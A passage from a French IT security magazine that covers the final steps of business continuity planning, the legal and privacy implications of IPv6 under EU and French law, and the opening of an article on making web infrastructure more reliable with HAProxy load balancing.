- la préservation de l'environnement ;
- la protection et la valorisation de l'image de l'entité ;
- la protection du patrimoine historique et culturel de l'entité ;
- …

L'analyse d'impact devra tenir compte des principaux paramètres suivants :

- l'emplacement des installations critiques de l'établissement et leur sensibilité aux événements de risques majeurs ;
- les facteurs géographiques (par exemple, la concentration des établissements dans les zones d'activité de grandes villes) ;
- la nature et la complexité des activités de l'établissement ;
- la taille et l'extension géographique du réseau de l'établissement ;
- les fonctions essentielles ou processus critiques (externalisés, centralisés ou décentralisés) ;
- les contraintes résultantes de divers types de dépendance, y compris celles vis-à-vis des fournisseurs, des clients et d'autres établissements.

Cette analyse d'impact devra aussi prendre en considération les contraintes éventuelles (calendaires, réglementaires et/ou contractuelles) qui pourraient avoir une influence sur les choix stratégiques et les solutions à retenir.

Le troisième piège pour cette étape est de raisonner uniquement en termes d'impact métier sur la disponibilité du processus, des données et des informations. Or la perte de confidentialité, d'intégrité, voire de preuve peut être tout aussi catastrophique pour l'entreprise.

Il est important de souligner l'importance de la formalisation de fiches de renseignement de ces processus par les directions métiers afin d'obtenir une cohérence dans les expressions de besoins de continuité par les métiers.

Dans ces fiches de renseignement des processus métiers, les directions concernées devront également définir des besoins en DMIA (Délai Maximal Indisponibilité Admissible) et PDMA (Perte de Données Maximale Admissible). Ces besoins gradués consolidés par l'évaluation des scénarios de risques permettront d'orienter une stratégie de continuité.

Une fois la classification des processus métiers réalisée avec les directions concernées, il est alors nécessaire de procéder à une évaluation des risques pouvant provoquer des dysfonctionnements ou un arrêt prolongé des activités.

Les entreprises à maturité naissante ou moyenne chercheront alors le pragmatisme en évaluant la vraisemblance du risque. Par contre, les entreprises plus avancées et plus matures chercheront à évaluer par des méthodes (ISO 27005, EBIOS, MEHARI, ISACA, OCTAVE,…), les menaces pouvant exploiter les vulnérabilités de l'entreprise pouvant conduire à des interruptions d'activités.

L'identification des risques permettra donc à la direction générale de retenir les scénarios de crise à prendre en compte.

Le quatrième piège de cette étape est consécutif à une tentation intellectuelle classique de vouloir formaliser un seul plan de continuité d'activité « générique » multi sinistres.

Il faut donc souligner l'importance de la formalisation de la vraisemblance des risques par les menaces exploitant des vulnérabilités pour bien mettre en évidence les différentes causes de sinistres et les solutions pour les limiter et/ou les surmonter. Par exemple, une solution de site de repli ne pourra permettre de gérer une crise liée aux ressources humaines consécutive à une pandémie ou un conflit social.

L'étape 2 : la définition de la stratégie

L'objectif est de définir les scénarios de sinistres à prendre en compte. Les critères de sélection sont classiquement les suivants :

- le niveau d'exposition au risque et la probabilité de survenance ;
- la situation géographique/environnementale de l'entreprise (exposition aux risques naturels, aux risques malveillants) ;
- l'environnement social interne de l'entreprise et le climat de confiance ;
- la situation financière de l'entreprise ;
- la capacité de l'entreprise à reporter des risques financiers sur des contrats d'assurance ;
- ...

Après cette définition, la direction générale devra donc décider d'assumer ces risques, de transférer les risques aux assurances ou de les traiter dans le cadre d'un ou de plusieurs PCA.

La stratégie de traitement des sinistres est classiquement structurée pour prendre en compte trois grands types de scénarios :

- les scénarios nécessitant la définition d'un PCA complet, par exemple l'indisponibilité des établissements, du système d'information et des ressources humaines ;
- les scénarios à traiter uniquement dans le cadre d'une gestion de crise ;
- les scénarios à ne pas traiter dans le cas d'un PCA, mais dans le cadre de la gestion d'incidents.

La stratégie de contournement des sinistres engendrés par les risques devra permettre de définir les orientations et les solutions qui pourront être obtenues pour poursuivre les activités de l'entreprise y compris en mode dégradé. À ce sujet et afin d'éviter les mauvaises surprises lors de la mise en œuvre effective du ou des PCA, il est primordial de bien communiquer avec le métier sur le niveau du mode dégradé.

Cette stratégie permettra de formaliser des objectifs de reprise d'activité. Le piège classique est de définir des valeurs égales aux DMIA et PDMA en oubliant les délais supplémentaires de reprise induits par la remontée d'incidents, l'évaluation du niveau de l'incident, la décision d'activation de la cellule de crise et/ou du Plan de Continuité.

Encore une fois, les entreprises (plutôt matures en termes de sécurité) ont tendance à retenir trois types de stratégies de contournement, une pour gérer le scénario de destruction du site principal, une deuxième pour gérer le scénario d'indisponibilité du système d'information, par exemple par destruction de la salle hébergeant le « Data Center » et une troisième pour gérer le scénario de destruction des bureaux utilisateurs.

Les solutions de contournement seront basées autour de solutions d'hébergement, de travail à domicile.

Le piège classique concernant les solutions d'hébergement des ressources système d'information ou des ressources humaines est de ne pas s'attacher à la formalisation de clauses de sécurité telles que celles constituées dans les Plans d'Assurance Sécurité obligatoires pour les externalisations et les hébergements.

Ces clauses conformément aux recommandations de l'ANSSI doivent définir :

- le respect d'un référentiel de sécurité sous la forme d'un PAS validé par la fonction SSI sécurité ;
- l'application des obligations légales ;
- l'auditabilité ;
- la réversibilité du contrat ;
- le maintien de la propriété du client ;
- la protection contre les actions en contrefaçon ;
- la formation à la sécurité du personnel du prestataire et aux règles de l'entreprise cliente ;
- la confidentialité du contrat et de ses annexes ;
- le suivi du contrat de service avec des indicateurs précis ;
- l'obligation de conseil.

La formalisation des types de solutions devra prendre en compte les besoins en ressources humaines, les moyens logistiques (mobiliers, superficie...), les moyens des systèmes d'information (ordinateurs imprimantes, applications réseaux, VPN de télé accès, téléphonie, internet...), les matériels de bureau (photocopie, machine à affranchir ...) et les budgets associés.

Le RPCA est alors confronté à la réalisation d'un équilibre entre les niveaux de performance attendus et les moyens raisonnables qu'il est susceptible d'obtenir.

L'étape 3 : la définition des plans de continuité, d'hébergement, de communication et de gestion de crise

Cette étape a pour objectif de définir les procédures métiers en mode dégradé, la gestion de crise, le plan éventuel de relocalisation, le plan de communication et le plan de secours informatique.

Les procédures fonctionnelles dégradées doivent être structurées dans le cadre d'un Plan de Continuité des Opérations pour chaque processus métier identifié comme critique et devant faire l'objet d'un PCA.

Ces procédures doivent définir les modes opératoires à mettre en place en cas de sinistre dans l'attente d'un retour normal.

Cette étape présente des difficultés classiques, quel que soit le niveau de maturité de l'entreprise en sécurité. Les directions métiers n'ont pas conscience que c'est à elles d'écrire ces procédures et ce n'est pas au RPCA de les concevoir. Le RPCA peut les aider, les conseiller, mais ne peut aucun cas se substituer à elles.

Lors de cette étape, il n'est pas rare de rencontrer de véritables écueils. Certaines applications ont été installées ou conçues par la DSI, certaines données ne sont pas stockées ou sauvegardées sur les serveurs gérés par la DSI. Ceci montre bien encore une fois la nécessité incontournable de mettre en place du Comité regroupant les différents acteurs techniques, support et métiers pour la formalisation de la mise en œuvre du ou des PCA.

Cette étape devra conduire aussi à l'organisation et à la définition du ou des Plans de gestion de crise. L'objectif est de définir les rôles, les responsabilités et les procédures du traitement d'une crise de la phase de déclenchement jusqu'à la phase de sortie de crise.

La gestion de crise doit recouvrir l'ensemble des modes d'organisation, des techniques et des moyens qui permettent à l'organisation de se préparer et de faire face à la survenance d'une crise, puis de tirer les enseignements de l'événement pour améliorer les procédures et les structures dans une vision prospective.

Les éléments incontournables à définir sont :

- le mode de remontée d'alerte ;
- les acteurs du processus d'analyse et de décision, leurs rôles et responsabilités ;
- les critères d'évaluation des sinistres ;
- les étapes, les responsabilités et autorités du processus de décision d'activation du PCA ;
- les modes de communication et d'interaction avec les services publics de crise ;
- les actions de communication interne et externe au voisinage immédiat de la crise ;
- l'évaluation, la validation et la communication du schéma de déclenchement du PCA.

Comme évoqué plus haut, la gestion de crise devrait conduire à une structuration à deux niveaux : d'une part, la cellule de crise décisionnelle qui déciderait de l'activation ou non du PCA, qui prendrait toutes les décisions d'ordre stratégique et d'autre part, la cellule de crise opérationnelle qui activerait les solutions adaptées à la situation et notamment les plans de secours.

Lors de cette troisième étape, l'éventuel plan de repli des utilisateurs doit aussi être formalisé afin d'élaborer les chronologies de mesures et des solutions de repli des utilisateurs. Il est important de ne pas oublier les soutiens psychologiques complémentaires à apporter aux utilisateurs qui doivent se replier dans le cadre d'un sinistre majeur.

Cette étape doit se conclure par la définition des plans de communication internes et externes.

Lorsqu'une crise éclate, les employés sont souvent les premiers concernés par l'événement. Mais on oublie pourtant très souvent de les informer. Les employés sont alors tentés de communiquer sur leur connaissance de l'événement vers l'extérieur de l'entreprise. Le risque de perte de la maîtrise des informations communiquées devient alors extrêmement important. Il est nécessaire que l'entreprise adopte une information interne claire et extrêmement précoce pour rassurer, mobiliser et obtenir de la part des internes, adhésion et soutien.

Pour une communication externe cohérente et efficace, il faut aider les communicants présents dans la cellule de crise à :

- informer les autorités, ANSSI, CNIL, Ministère de tutelle, maison mère... ;
- informer les clients ;
- informer les partenaires locaux et les fournisseurs ;
- rédiger les communiqués de presse ;
- rédiger les premiers documents de défense ;
- entraîner le porte-parole de l'entreprise ;
- suivre et synthétiser les commentaires des médias à propos de la crise.

Face à la presse, le piège le plus courant est d'oublier une règle essentielle de la communication en situation sensible : une interview ne s'improvise pas ! Il faut être préparé à un entretien avec un journaliste pour :

- communiquer les bons messages ;
- ne pas être emmené par le journaliste sur des sujets que l'on ne maîtrise pas ;

- rester maître de sa communication vis-à-vis des médias ;
- comprendre le fonctionnement des médias ;
- savoir présenter son point de vue.

Lorsque la crise le nécessite, il convient de ne pas oublier bien évidemment, son expérience et sa connaissance en matière de gestion des victimes et de leur entourage.

C'est lors de l'étape 3 que devra être défini aussi le Plan de Secours Informatique. L'objectif est de garantir la reprise des systèmes et des données désignés comme critiques dans le temps minimum fixé.

Les solutions sont nombreuses et souvent bien comprises des DSI et bien sûr beaucoup moins par les directions métiers. Elles sont basées à partir :

- de salles de secours blanches (non équipées, mais pouvant recevoir les équipements) ;
- oranges (partiellement équipées) ;
- rouges (équipées, mais sans l'installation des applications) ;
- miroirs totalement redondants, voire mobiles.

Les critères de choix retenus par la majorité des entreprises sont les délais de reprise, le degré de fraîcheur des données, le niveau de couverture, la vraisemblance de la solution à valider par des tests, la souplesse de la mise en œuvre, l'évolutivité de la solution et bien sûr les coûts.

Le piège classique est de ne prendre en compte uniquement ce dernier critère.

L'étape 4 : la formation des personnes concernées

La formation doit permettre à l'ensemble des acteurs de l'entreprise de connaître les procédures et les démarches à adopter, notamment en cas de crise majeure et lors de la survenance d'un sinistre moins important.

Un plan de formation doit être défini pour l'ensemble des acteurs. Malheureusement, c'est l'un des points faibles classiques des PCA rencontrés dans les entreprises. Ceci est bien révélateur de l'oubli de la prise en compte du facteur humain dans la gestion des risques liés à l'utilisation des données et des systèmes d'information. Un certain nombre de profils types devraient pourtant être identifiés : les membres de la cellule de crise décisionnelle, les membres de la cellule de crise opérationnelle, les utilisateurs « clés » dans les métiers, les acteurs de la DSI, le responsable de la sécurité physique, la direction des ressources humaines, etc.

La plus classique des difficultés de cette étape est de trouver « le bon formateur » sachant communiquer avec tous les profils identifiés. Or il n'est pas certain que le RPCA recouvre toutes les compétences du pédagogue. Cette difficulté est souvent rencontrée dans le domaine de la responsabilisation au respect des bonnes pratiques de manipulation de l'information et d'utilisation des ressources associées.

L'étape 5 : la maintenance du PCA

L'objectif est de simuler des situations de crise dans le but de tester les procédures et les moyens définis pour la reprise d'activité afin d'identifier les erreurs ou les failles des dispositifs prévus.

Trois catégories de tests sont classiquement prévues :

- les tests techniques unitaires pour valider les éléments de secours, les configurations, les délais, la documentation... ;
- les tests d'intégration pour vérifier la compatibilité entre les éléments de secours et la synchronisation des opérations techniques... ;
- les tests en vraie grandeur pour simuler un cas et éprouver la combinaison adoptée.

Les difficultés classiques rencontrées par l'ensemble des entreprises sont la formalisation des protocoles de tests et de fiches de suivi.

De plus, il n'est pas rare de rencontrer une situation paradoxale où une direction métier a formalisé des besoins élevés en continuité, mais « répugne » à organiser des tests réels de Plans de Continuité sous « prétexte » de contraintes opérationnelles, de temps et d'exigences de continuité !

La réalisation et le suivi de ces tests permettront de faire évoluer les plans et les procédures définis dans le cadre du ou des PCA.

La maintenance du plan de continuité prendra en compte les éléments suivants :

- les résultats des tests du plan de continuité ;
- toute modification organisationnelle ou stratégique qui peut avoir un impact sur les procédures existantes ;
- tout élément technique (notamment informatique) qui peut avoir un impact sur le bon déroulement d'une procédure en mode dégradée.

5 Les facteurs clés de succès d'un PCA

Pour conclure et synthétiser comment surmonter toutes les difficultés identifiées, il est incontournable d'impliquer ou plutôt de responsabiliser la Direction générale et tous les acteurs de l'entreprise (utilisateurs, DSI, logistique, etc.) à la mise en œuvre d'une organisation de conduite de projet (Chef de projet RPCA, Comité PCA, etc.). Il est fondamental de bien souligner que le PCA n'a pas pour objectif de vouloir couvrir 100 % des risques, qu'il ne faut pas raisonner uniquement en termes de solution technique (informatique), ne pas confondre Qualité de Service et PCA, mettre en place un processus d'amélioration continue et enfin tester régulièrement les procédures et les plans. ■

QUELLES IMPLICATIONS JURIDIQUES POUR IPV6 ?

Tris ACATRINEI – Projet Arcadie

mots-clés : *IPV6 / VIE PRIVÉE / DIRECTIVES COMMUNAUTAIRES / PROPRIÉTÉ INTELLECTUELLE / DROIT DES ENTREPRISES*

La loi doit être une expression générale du droit. En matière technique, elle doit même être la plus générale possible de façon à ne pas empêcher son application. Dans le cas de l'IPv6, la législation communautaire et interne était tellement bien adaptée à l'IPv4 qu'elle pourrait poser des difficultés avec le passage à IPv6.

De prime abord, on pourrait penser qu'une discussion juridique sur l'IPv6 n'a pas de raison d'être puisqu'analysé de façon grossière et lapidaire, il ne s'agit que d'un protocole réseau, qui ne concerne pas les juristes. Pourtant, des questionnements et des travaux sont en cours au niveau communautaire afin de déterminer de nouvelles lignes de conduite et donc de nouvelles directives, car l'IPv6 a des implications – notamment sur la vie privée – qui n'avaient pas et ne pouvaient pas être anticipées.

Selon Saint-Wikipédia et notre ami Stéphane Bortzmeyer, l'IPv6 est un protocole réseau dont l'adresse est longue de 128 bits soit 16 octets, dont le format d'en-tête est complètement différent de l'IPv4. Avec la démocratisation de l'informatique, la multiplication des utilisateurs d'Internet et des objets connectés, on a assisté à une pénurie d'IPv4, ce qui a abouti à l'élaboration de l'IPv6. Internet ayant été pensé et conçu comme un réseau ouvert, il fallait arriver à un équilibre entre la maintenance du réseau et la protection de la vie privée de ses utilisateurs. Sur le plan national, certains États avaient anticipé la chose, comme la Loi d'Hesse en Allemagne, qui s'est dotée d'une législation sur le traitement des données à caractère personnel, mais Union Européenne oblige, il fallait un socle commun à tous les États membres de l'Union Européenne.

1 Les fondements communautaires

La Convention 108 du Conseil de l'Europe du 28 janvier 1981 pour la protection des personnes à l'égard des traitements automatiques de données constitue une première base commune de réflexion, obligeant ses signataires à inclure dans leurs systèmes juridictionnels les mesures et garanties nécessaires à la protection de la vie privée de chaque individu à l'égard des traitements automatiques de données. Le Parlement Européen, par une directive en date du 24 octobre 1995, renforcera la Convention 108 et la directive 97/66/CE posera les principes élémentaires qui devront être respectés par les opérateurs, qui sera complétée par la directive 2002/58/CE.

La Convention 108 est considérée comme le premier texte juridiquement contraignant, c'est-à-dire qui fasse encourir des sanctions juridiques aux États qui ne le respecteraient pas. La rédaction même de la convention est assez innovante, car elle énonce « *Les fichiers automatisés ont une capacité d'enregistrement bien supérieure à celle des fichiers manuels et permettent de procéder très rapidement à des opérations beaucoup plus variées.* », ce qui, en 1981, était assez novateur comme façon de penser. Déjà à l'époque apparaissait la nécessité de protéger les individus contre le croisement d'informations les concernant, notamment tout ce qui relevait de la vie privée, au sens large du terme. En tant que telle, elle est l'aboutissement d'une recommandation émise par l'Assemblée parlementaire du Conseil de l'Europe au Comité des Ministres en 1968. Au-delà de la protection interne dans chaque État des données à caractères personnels sur les individus, la Convention pose des principes concernant les flux d'informations transfrontaliers, que ce soit entre États signataires de la Convention ou non. Le texte apparaît comme particulièrement équilibré, car il prend en compte certaines spécificités des États, leur permettant une adaptation assez souple. À titre d'exemple, en France, tout ce qui touche au patrimoine relève de la vie privée alors que la Suède considère qu'il ne s'agit pas d'informations privées et chaque citoyen suédois peut avoir librement accès à la déclaration de revenus de son voisin. De façon globale, les informations suivantes ne peuvent faire l'objet d'un traitement automatisé de données :

- origine raciale ;
- opinions politiques ;

- convictions religieuses ;
- données relatives à la santé ;
- données relatives à la vie sexuelle ;
- condamnations pénales.

Ces données ne peuvent faire l'objet d'un traitement que si le droit interne prévoit un cadre spécifique et protecteur.

Seule restriction : la protection de l'État, à la sûreté publique, aux intérêts monétaires de l'État ou à la répression des infractions pénales et la protection de la personne concernée et des droits et libertés d'autrui.

Sur les flux de données transfrontaliers, la convention prévoit que le présent texte s'applique en cas d'absence de réglementation interne aux États. Si l'un des États dans lequel les transferts de données ont lieu n'a pas de législation spécifique en la matière, le texte de la convention s'applique.

On le voit, ce texte très général, très semblable à la loi Informatique et Libertés de 1978 en France, est toujours d'actualité et pose les premières fondations d'une législation européenne et communautaire. Le texte sera amendé en 1999 afin d'élargir le champ de la protection.

En 1995, le Parlement Européen, par la directive 95/46/CE entame une approche plus commerciale du problème. Là où la Convention 108 posait des principes généraux, la directive 95/46/CE se focalise sur la marchandisation des données comme dans le quatrième considérant « *considérant que, dans la Communauté, il est fait de plus en plus fréquemment appel au traitement de données à caractère personnel dans les divers domaines de l'activité économique et sociale ; que les progrès des technologies de l'information facilitent considérablement le traitement et l'échange de ces données* ». Les règles régissant la collecte et le traitement de la donnée restent inchangées, mais une distinction entre la sphère professionnelle et commerciale et la sphère privée et domestique est opérée. À ce stade de l'élaboration de la législation, on ne parle pas encore d'adresses IP ou d'e-mail ou de documents contenant des métadonnées, mais ces deux textes sont suffisamment généraux pour être déclinés et complétés.

Deux ans plus tard, le Parlement Européen et le Conseil de l'Union Européenne, par la directive 97/66/CE, énoncent les principes spécifiques pour le secteur des télécommunications. Les considérants de cette directive listent, de façon synthétique, les différentes façons d'identifier une personne physique ou morale à travers les réseaux, nécessitant donc une protection. Mais conscients qu'un équilibre devait être trouvé entre protection de la vie privée des utilisateurs et maintenance du réseau, le Parlement Européen et le Conseil de l'Union Européenne ont – en quelque sorte – arbitré de façon à ce qu'il n'y ait pas d'incompatibilité formelle entre l'utilisation du réseau et le respect de la vie privée.

À la différence de la Convention 108 et de la direction 95/46/CE, cette directive est très précise et même trop précise. Or, une législation trop précise manquera nécessairement de souplesse et rencontrera des difficultés à s'adapter aux évolutions technologiques.

Cet excès de précision sera corrigé en 2002 à travers la directive 2002/58/CE du Parlement Européen et du Conseil de l'Union Européenne. Dès le quatrième considérant, la directive énonce ce besoin d'adaptation et de modernisation de la directive 97/66/CE. La lecture de la directive laisse même entrevoir une forme de correction par les instances communautaires. De façon assez intéressante, l'article premier pose comme principe que la présente directive complète la directive de 1995, omettant donc la directive de 1997, qui semble être réputée n'avoir jamais existé. On notera que les termes et les définitions utilisés dans la directive de 2002 sont plus larges et plus généraux, permettant ainsi au législateur d'adapter le texte à un panel de situations plus exotiques.

On a donc un corpus de textes communautaires qui auraient théoriquement dû permettre une adaptation en droit interne, lisse et sans ambiguïtés. On pourrait donc se dire que ces textes n'ont pas besoin d'être modifiés pour correspondre à l'IPv6 puisque suffisamment généraux.

2 IPv6 et législation communautaire

En 2012, le bureau fédéral d'investigation (FBI) ainsi que l'administration de lutte contre les stupéfiants (DEA) américains avaient exprimé des inquiétudes quant aux possibles difficultés d'identification des auteurs d'infractions sur les réseaux grâce au déploiement de l'IPv6, notamment en ce qui concerne les délais d'identifications des auteurs d'infraction **[1]**. Les deux administrations avaient donc plaidé pour un changement de législation aux États-Unis afin que les services concernés collectent plus d'informations sur les « détenteurs » d'adresses en IPv6.

Qu'en serait-il en France et surtout au sein de l'Union Européenne ? Schématiquement, alors qu'IPv4 permet d'identifier un réseau ou une connexion à Internet, IPv6 devait permettre d'identifier un terminal, car les derniers octets d'une adresse IPv6 étaient ceux de son adresse MAC. Dans différents documents de travail, les instances communautaires avaient pointé les dangers de ce type de configuration par défaut de l'IPv6 sur la vie privée des utilisateurs et appelaient de ses vœux des adaptations techniques afin que l'IPv6 puisse garantir le même niveau de vie privée qu'IPv4. La RFC 4941 résout ce problème (voir le dossier *MISC* de janvier 2016) en remplaçant l'adresse MAC du terminal par des octets aléatoires modifiés régulièrement. Le souci du croisement des informations évoqué précédemment n'est donc pas ou plus de mise.

Actuellement, sur la question de la collecte des adresses IP, cette collecte devra les obligations suivantes :

- recueillie de façon loyale et légale ;
- collectée à des fins spécifiques, explicites et légitimes ;

- la collecte ne doit pas être entreprise de façon excessive ;
- les informations doivent être à jour ;
- les informations doivent être stockées de façon à ce que la raison de ce stockage soit évidente.

Par ailleurs, la directive de 1995 impose de recueillir le consentement de la personne, qui doit être explicite (le consentement, pas la personne). La collecte doit clairement mentionner la raison de son objet (pourquoi l'information est collectée), doit être légale, doit être proportionnée à la raison de son objet. Vu la « mécanique » de l'IPv6, un changement de directive ne s'impose pas nécessairement. De la même façon, notre droit interne n'aura pas besoin de subir des adaptations, qu'il s'agisse de la loi pour la confiance dans l'économie numérique du 21 juin 2004 dite LCEN ou de la loi du 6 août 2004 relative à la protection des personnes physiques à l'égard des traitements de données à caractère personnel et modifiant la loi n° 78-17 du 6 janvier 1978 relative à l'informatique, aux fichiers et aux libertés.

3 L'effet domino

Certains articles de doctrine juridique avaient fait un parallèle entre l'adresse IP et un numéro de téléphone ou une plaque d'immatriculation de véhicule : seule, cette information ne permet pas d'identifier formellement une personne sauf à être habilité à consulter les fichiers permettant de la lier à une personne **[2]**.

La jurisprudence actuelle procède au cas par cas quand il s'agit de l'adresse IP, parfois l'assimilant à une donnée personnelle et parfois la réfutant, estimant qu'elle faisant partie de ce que l'on appelle un faisceau d'indices.

Dans le cas d'un réseau domestique, le passage d'IPv4 à IPv6 n'entraînera pas de bouleversements sur le plan juridique. Si lors d'une enquête, les services de police mettent au jour qu'un réseau domestique a été utilisé pour commettre une infraction, lesdits services devront faire la preuve que le détenteur de la connexion est bien la personne ayant commis l'infraction et non le voisin d'en face qui aurait utilisé le réseau. Dans une variante comme dans l'autre, il n'y a pas de réel changement.

La question est plus délicate sur les réseaux d'entreprise, les bibliothèques, les réseaux d'université, en clair, tous les réseaux sur lesquels se connectent plusieurs dizaines ou plusieurs centaines de personnes différentes chaque jour et se situe moins sur la question de la donnée personnelle que de la responsabilité civile des personnes morales. En tant que salarié, vous avez le droit d'utiliser Internet sur votre lieu de travail, dans un but autre que professionnel : lire vos e-mails personnels, aller sur les réseaux sociaux, consulter la presse et dans les entreprises les plus sympathiques, discuter sur IRC. Dans ces entreprises, vous signez d'ailleurs une charte informatique énonçant vos droits et vos obligations quant à l'utilisation du matériel et de la connexion mise à disposition par votre employeur **[3]**.

En contrepartie de cette mise à disposition, l'employeur doit respecter certaines règles relatives à la vie privée de son salarié, mais doit également journaliser et contrôler les connexions. Depuis la loi dite LCEN de 2004, l'employeur est considéré comme un fournisseur d'accès et doit donc conserver les journaux de connexion pendant au moins un an. La CNIL prend le positionnement inverse en énonçant que si cette obligation de journalisation s'impose aux bibliothèques, cybercafés et autres WiFi publics, elle ne concerne pas les entreprises. Pour maître Iteanu **[4]** ainsi que pour maître Barbry **[5]**, la loi et la jurisprudence imposent une conservation des connexions des utilisateurs d'un réseau fourni par l'entreprise, ne serait-ce que par le jeu de l'article 1384 alinéa 5 du Code Civil posant la responsabilité « *Les maîtres et les commettants, du dommage causé par leurs domestiques et préposés dans les fonctions auxquelles ils les ont employés* ». Cette analyse se confirme notamment par l'arrêt de la Cour d'appel d'Aix en Provence 2ème chambre du 13 mars 2006, Lucent Technologies/Escota, Lycos France, Nicolas B.

La plupart des structures professionnelles savent techniquement gérer les journaux de connexions des utilisateurs avec IPv4. Qu'en sera-t-il avec IPv6, attendu qu'il faudra être capable de garder le même niveau d'information ? En effet, comme exposé dans le dossier IPv6 de *MISC n°83*, l'implémentation par défaut de la RFC 4941 sur les principaux terminaux et l'absence de support de DHCPv6 sur Android peuvent grandement complexifier la tâche des équipes techniques devant être à même de fournir des journaux de connexions établissant qui fait quoi dans son réseau.

Si on se réfère à la jurisprudence Lucent Technologies/Escota, Lycos France, Nicolas B. une entreprise qui ne mettrait pas le système de journalisation ad hoc au sein de son réseau et dont l'un des salariés commettrait une infraction, serait civilement responsable au titre de l'article 1384 alinéa 5, mais aussi au regard de l'article 1382 du même code. La question étant : quel est le délai raisonnable ? À partir de quand va-t-on considérer que l'entreprise a fait preuve de négligence si elle n'a pas mis en place un système permettant de journaliser les connexions – peu importe que ça soit en IPv4 ou en IPv6 – et donc de garder une trace des activités de ses salariés sur le réseau de l'entreprise ? À ce stade, cela reste un cas d'école, mais si on combine la responsabilité des entreprises, le BYOD et qu'on saupoudre avec de l'IPv6, on peut obtenir de très jolis casse-têtes juridiques.

Conclusion

À ce stade de la réflexion, dans la mesure où le déploiement d'IPv6 dans les administrations et entreprises françaises n'en est encore qu'à ses prémices, il reste un peu de temps pour adapter notre législation, notamment en matière de collecte de preuves. Les aspects généraux du droit de l'informatique auront besoin de certaines adaptations, notamment en matière procédurale. ■

Références

[1] FBI, DEA warn IPv6 could shield criminals from police : http://www.cnet.com/news/fbi-dea-warn-ipv6-could-shield-criminals-from-police/

[2] L'adresse IP est-elle une donnée à caractère personnel ? Par Zahra Reqba, Docteur en droit. http://www.village-justice.com/articles/adresse-est-elle-une-donnee,20484.html

[3] NTIC et vie privée en entreprise : http://www.village-justice.com/articles/privee-entreprise,16041.html

[4] L'employeur a-t-il l'obligation légale de conserver les données de trafic pendant un an ? http://www.solutions-numeriques.com/dossiers/lemployeur-a-t-il-lobligation-legale-de-conserver-les-donnees-de-trafic-pendant-1-an/

[5] L'épineuse question des logs : http://www.alain-bensoussan.com/wp-content/uploads/EBA262.pdf

- Facing the privacy implications of IPv6 : https://iapp.org/news/a/2011-09-09-facing-the-privacy-implications-of-ipv6

- Legal aspects of the New Internet Protocol : http://www.consulintel.es/pdf/ipv6legalaspects.pdf

- Businesses must consider the legal implications of IPv6 : https://www.perle.com/articles/businesses-must-consider-the-legal-implications-of-ipv6-800590337.shtml

- IPv6 et vous : http://www.bortzmeyer.org/files/lolut-utbm-ipv6-PRINT.pdf

- Sécurité de l'IPv6 : http://www.bortzmeyer.org/files/security-ipv6-impression.pdf

- Convention pour la protection des personnes à l'égard du traitement automatisé des données à caractère personnel : http://www.coe.int/fr/web/conventions/full-list/-/conventions/rms/0900001680078b39

- Directive 95/46/CE du Parlement européen et du Conseil, du 24 octobre 1995, relative à la protection des personnes physiques à l'égard du traitement des données à caractère personnel et à la libre circulation de ces données : http://eur-lex.europa.eu/legal-content/FR/TXT/?uri=celex:31995L0046

- Directive 2000/31/CE du Parlement européen et du Conseil du 8 juin 2000 relative à certains aspects juridiques des services de la société de l'information, et notamment du commerce électronique, dans le marché intérieur (« directive sur le commerce électronique ») : http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=CELEX:32000L0031:fr:HTML

- Directive 2001/29/CE du Parlement européen et du Conseil du 22 mai 2001 sur l'harmonisation de certains aspects du droit d'auteur et des droits voisins dans la société de l'information : http://eur-lex.europa.eu/legal-content/FR/ALL/?uri=celex:32001L0029

FIABILISER SON INFRASTRUCTURE WEB AVEC HAPROXY

Willy TARREAU – willy@haproxy.com

mots-clés : *RÉPARTITION DE CHARGE / HAUTE DISPONIBILITÉ / INFRASTRUCTURE WEB*

Nous tenterons dans cet article de survoler les différentes approches permettant d'accroître la fiabilité des applications web hébergées grâce à la mise en œuvre d'un répartiteur de charge tel que HAProxy.

1 Qu'est-ce que HAProxy ?

HAProxy **[1]** est un répartiteur de charge (en anglais « load balancer ») né début 2001 dans des environnements très exigeants en matière de fiabilité, et qui depuis n'a eu de cesse de toujours accroître la fiabilité des infrastructures au cœur desquelles il s'intègre. Son utilisation principale le place en frontal des serveurs d'applications web bien que de nombreux autres usages soient fréquemment rencontrés.

Cette longue expérience en environnements hostiles et sa notoriété de produit extrêmement fiable lui ont fait gagner peu à peu une place de premier rang parmi les grands acteurs de la répartition de charge, et le fait qu'il ait su rester un logiciel libre a bien évidemment eu une forte incidence sur sa capacité à se répandre sur les serveurs du monde entier à travers les distributions de systèmes d'exploitation libres, tout comme ses compères assurant le rôle de serveur web et que l'on retrouve bien souvent connectés juste derrière.

2 Un répartiteur de charge ? Pourquoi ?

Tout site web marchand, toute application impactant directement ou indirectement l'activité de celui qui l'opère cible en premier lieu la satisfaction de son utilisateur. Cela passe bien entendu par le respect de temps de réponse satisfaisants, mais aussi par la fiabilité ressentie par l'utilisateur. Les applications contiennent des bugs, les matériels tombent en panne, les systèmes nécessitent des mises à jour suivies de redémarrages. Mais on ne veut pas que les utilisateurs subissent les interruptions de service. Quoi de plus efficace pour faire fuir définitivement un client que de lui présenter une trace Java ou PHP dans son navigateur au milieu d'un processus de commande en ligne ? Pour éviter cela, l'intuition conduit souvent certains décideurs à rajouter des serveurs sans toutefois savoir très bien qu'en faire, voire ne pas comprendre pourquoi cela fonctionne encore plus mal après.

2.1 Calculer la disponibilité

Tout d'abord, parlons un peu de statistiques et de cas pratiques. **La disponibilité, c'est ce qui reste quand on a décompté les pannes**. Ici nous parlons de pannes visibles du client. Avec un taux de panne fixe par serveur, **on augmente le taux de panne global en ajoutant des serveurs**. Étonnant, non ? Faisons un calcul simple. Si un serveur présente un taux de disponibilité moyen de 99%, cela veut dire qu'il passe 1% de son temps dans un état inutilisable. Formulé autrement, chaque utilisateur a une probabilité de 1% de solliciter un serveur indisponible. Un algorithme de répartition de charge naïf (aléatoire ou à tour de rôle) mis en œuvre par des mécanismes simplistes tels que le DNS ou le routage aura pour effet de promener le client sur l'ensemble des serveurs au fil de ses clics. Avec 10 serveurs, la probabilité que tous les serveurs soient disponibles en même temps n'est plus que de 99% élevé à la puissance 10, soit seulement 90%. Pour un service pour lequel une seule requête est nécessaire, 10% des utilisateurs seront alors impactés. Si chaque utilisateur effectue de nombreuses requêtes et que celles-ci se font à chaque fois sur un serveur différent, 100% des utilisateurs rencontreront un problème à un moment ou un autre. Ce n'était pas vraiment le but recherché au départ ! C'est pour cela que l'on dit que

